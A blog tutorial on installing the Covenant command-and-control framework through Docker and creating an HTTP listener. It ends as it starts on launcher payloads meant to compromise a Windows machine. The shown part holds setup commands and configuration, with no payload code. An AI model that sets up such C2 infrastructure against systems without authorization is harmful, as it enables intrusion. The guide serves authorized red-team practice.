Covenant for Pentester: Basics

June 29, 2021 By Raj Chandel

This article will showcase the installation, process for compromising a Windows Machine, and the various attacks and tasks that can be performed on that compromised machine through Covenant.

Table of Content

Introduction

Covenant is a .NET Command and Control Framework that was created to target the invade the .NET surface and provide the ability to go offensive. It provides a collaborative C2 platform for performing Red Team Assessments. It was developed in ASP.NET Core. It provides a cross-platform application that also has an interactive interface that handles multiple users and can be accessed on a Web Browser.

In our Red Teaming articles, we have covered a huge array of Command-and-Control Frameworks. There is no shortage of these frameworks, but we always seem to be getting back to some of our reliable frameworks.

Hence, when we used and tested Covenant, it felt that this is one of the frameworks that can be a default choice to many users. The things that we admired about the Covenant are:

Multi-User Support: The ability to provide a platform for collaborating data from multiple users is a key to a successful Red Team Assessment.


Interface: The ease and the clean interface that it provides is not only easy to learn and master but provide the data required at demand. The ability to operate the Server from a Web-Based interface has made it easier to use as well as provide independence to the Red Teams to be platform-independent.

Profiles: The ability to make the listeners into profiles provides control to the attacker between various implants and listeners.

Installation

We will begin the installation of Covenant by first cloning all the files from the official Covenant GitHub.


```
git clone --recurse-submodules https://github.com/cobbr/Covenant
```



```
┌──(root💀 kali)-[~]
└─# git clone --recurse-submodules https://github.com/cobbr/Covenant
Cloning into 'Covenant' ...
remote: Enumerating objects: 7824, done.
remote: Counting objects: 100% (1316/1316), done.
remote: Compressing objects: 100% (789/789), done.
remote: Total 7824 (delta 978), reused 801 (delta 514), pack-reused 6508
Receiving objects: 100% (7824/7824), 34.77 MiB | 9.43 MiB/s, done.
```

We cloned the repository into a directory named Covenant. Moving into it there are multiple methods to install. We will use the docker methodology as it requires very few configurations from our end. We will build the application on docker as demonstrated below.


```
cd Covenant/Covenant
docker build -t covenant .
```



```
┌──(root💀 kali)-[~]
└─# cd Covenant/Covenant

┌──(root💀 kali)-[~/Covenant/Covenant]
└─# docker build -t covenant .
Sending build context to Docker daemon  88.41MB
Step 1/10 : FROM mcr.microsoft.com/dotnet/core/sdk:3.1 AS b
```


After building Covenant, we now have to run the container. Here, we will specify the local ports that the container should use to run the application. Here we need to provide the absolute path to the Covenant on your machine.

```
docker run -it -p 7443:7443 -p 80:80 -p 443:443 --name covenant -v
/root/Covenant/Covenant/Data:/app/Data covenant
```




```
──(root💀 kali)-[~/Covenant/Covenant]
─# docker run -it -p 7443:7443 -p 80:80 -p 443:443 --name covenant -v /root/Covenant/Covenant/Data:/app/Data covenant
warn: Microsoft.AspNetCore.DataProtection.Repositories.FileSystemXmlRepository[60]
      Storing keys in a directory '/root/.aspnet/DataProtection-Keys' that may not be persisted outside of the container. Protect
warn: Microsoft.EntityFrameworkCore.Model.Validation[10400]
      Sensitive data logging is enabled. Log entries and exception messages may include sensitive application data, this mode sho
Covenant has started! Navigate to https://127.0.0.1:7443 in a browser
warn: Microsoft.AspNetCore.DataProtection.KeyManagement.XmlKeyManager[35]
      No XML encryptor configured. Key {5392b319-5b84-4f8e-a3c1-2e8ad4c61144} may be persisted to storage in unencrypted form.
```

Since our docker container is up and running we can access the Covenant Framework using the web browser. It starts on port 7433 since we mentioned this port while running docker in the previous stage. Upon the first try, it will ask the user to create an account with a username and password.




Creating Listener

After creating the user and logging in to the said user, we see that the framework is neatly categorized between sections and menus with a left-hand side menu. This is where we are first introduced to the Listeners. Creating a Listener is not at all difficult. As per its default configurations, the HTTP listeners will listen to the interfaces on the machine. To begin creating one we just need to click on the Create button as shown below.



As discussed, the Listeners listen to the HTTP protocol and the attacker can name them as per their wish. We are going to create one by the name of Ignite for now. We choose the Bind Address as 0.0.0.0 as it is the default. The Bind Port is also left default i.e., 80. The Connection port has been set to 80. We need to provide a ConnectAddress, it is important while performing a Red Team Assessment since you would require to set up the C2 environment. There is an option to set the HTTPProfile. This can administer how the network requests will interact with the Covenant. After filling in all the details, click on the Create button.



Create Listener

HttpListener | BridgeListener

Description

Listens on HTTP protocol.

Name: Ignite

BindAddress: 0.0.0.0

BindPort: 80

ConnectPort: 80


ConnectAddresses: 192.168.1.2

Urls: http://192.168.1.2:80

UseSSL: False

HttpProfile: DefaultHttpProfile

Now the Listener Section should reveal the listener that we just created. The Name can be clicked on to access the details of the listener.



Listeners

Listeners | Profiles

Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort
Ignite	HTTP	Active	06/04/2021 18:38:18	192.168.1.2	80

Creating Launcher


Next, we require Launcher. The launcher is the payload that will execute and connect to the target while hosting the stager to establish the connection with the target machine. The available Launchers are wide-ranging from MSBuild to CScript. To perform a simple demonstration in our native environment, we ill are using a Binary Launcher.



Launchers

Name	Description
